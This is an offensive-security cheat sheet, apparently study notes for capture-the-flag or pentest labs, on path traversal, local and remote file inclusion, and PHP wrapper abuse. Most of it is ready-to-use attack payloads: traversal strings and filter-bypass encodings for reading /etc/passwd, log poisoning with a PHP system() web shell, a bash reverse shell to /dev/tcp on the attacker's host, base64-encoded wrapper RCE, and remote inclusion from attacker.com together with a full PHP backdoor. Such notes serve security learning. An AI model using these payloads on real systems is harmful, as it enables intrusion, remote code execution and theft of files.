File Inclusion & Path Traversal
Path Traversal
Path traversal allows reading arbitrary files on the server by manipulating file path parameters.
Basic Traversal
include.php?page=../../../../etc/passwd
/images/../../../../../../etc/passwd
Bypass Techniques
Nested traversal sequences (when inner sequence is stripped):
....//
....\/
URL encoding:
?file=%2e%2e%2fconfig.php
Double URL encoding:
file=%252e%252e%252fconfig.php
Null byte (bypass extension requirements):
/images/../../../../../../etc/passwd%001.jpg
Instead of the extension being processed, the null byte terminates the filename.
Circumvent escaping:
/var/www/html/..//..//..//etc/passwd
Local File Inclusion (LFI)

LFI occurs when an attacker exploits vulnerable input fields to access or execute files on the server.
Basic access to sensitive files:
include.php?page=../../../../etc/passwd
Log Poisoning
LFI can escalate to RCE by injecting code into log files that are later included.
Apache log locations:
- Linux:
/var/log/apache2/access.log - Windows XAMPP:
C:\xampp\apache\logs\
Step 1: Poison the log (modify User-Agent via Burp or netcat):
# Change User-Agent to:
Mozilla/5.0 <?php echo system($_GET['cmd']); ?>

# Or via netcat:
nc targetIP targetPort
<?php echo phpinfo(); ?>
Step 2: Include the log with command:
/file.php?page=../../../../var/log/apache2/access.log&cmd=ls
# URL encode spaces in commands: ls%20-la
Step 3: Get a shell:
cmd=bash+-c+"bash+-i+>%26+/dev/tcp/$kaliIP/$kaliPort+0>%261"
PHP Session File LFI
If you can inject into session data:
http://website.thm/sessions.php?page=<?php%20echo%20phpinfo();%20?>
Then include the session file:
sessions.php?page=/var/lib/php/sessions/sess_[sessionID]
Session ID comes from your browser cookies.
PHP Wrappers

PHP wrappers are part of PHP’s functionality that allows users access to various data streams. Wrappers can also access or execute code through built-in PHP protocols, which may lead to significant security risks if not properly handled.
Example: php://filter/convert.base64-encode/resource=/etc/passwd
php://filter (read files)
php://filter/convert.base64-encode/resource=/etc/passwd
Returns base64-encoded content of the file.
data:// wrapper (inline code execution)
data:text/plain,<?php%20phpinfo();%20?>
http://[IP]/menu.php?file=data:text/plain,<?php echo shell_exec("dir") ?>
php://filter with base64-decode (RCE)
Encode payload: <?php system($_GET['cmd']); echo 'Shell done!'; ?> to base64, then:
page=php://filter/convert.base64-decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4+&cmd=ls
php://data
The data stream wrapper is another example of PHP’s wrapper functionality. The data:// wrapper allows inline data embedding. It is used to embed small amounts of data directly into the application code. Example:
data:text/plain,<?php%20phpinfo();%20?>
Other PHP Wrapper Types
php://input— access raw POST bodyzip://— access files within zip archivesphar://— access phar archivesexpect://— execute commands (requires expect extension)
PHP Wrapper Execution
PHP wrappers can also be used not only for reading files but also for code execution. The key here is the php://filter stream wrapper, which enables file transformations on the fly.
We will use the PHP code <?php system($_GET['cmd']); echo 'Shell done!'; ?> as our payload. The value of the payload, when encoded to base64, will be php://filter/convert.base64-decode/resource=data://plain/text,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4+
We can reach http://IP/page= then enter that with &cmd=ls at the end to list the files. Note that it will say shell done.
Bypasses
| Bypass Goal | Technique |
|---|---|
| Extension check | Null byte: file.php%00.jpg |
Simple ../ filter |
Double traversal: ....// |
| URL-decoded filter | URL encode: %2e%2e%2f |
| Double-decoded filter | Double encode: %252e%252e%252f |
| Prefix requirement | Add required prefix before traversal: /var/www/html/../../../etc/passwd |
| Absolute path | Use absolute path directly if filter only strips ../ |
Remote File Inclusion (RFI)
RFI allows executing a remote file hosted on an attacker-controlled server. Requires allow_url_include = On in PHP config (disabled by default in modern PHP — rare in the wild).
include.php?page=http://attacker.com/exploit.php
curl "target/index.php?page=http://kaliIP/backdoor.php&cmd=ls"
Simple PHP backdoor (host on attacker machine):
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd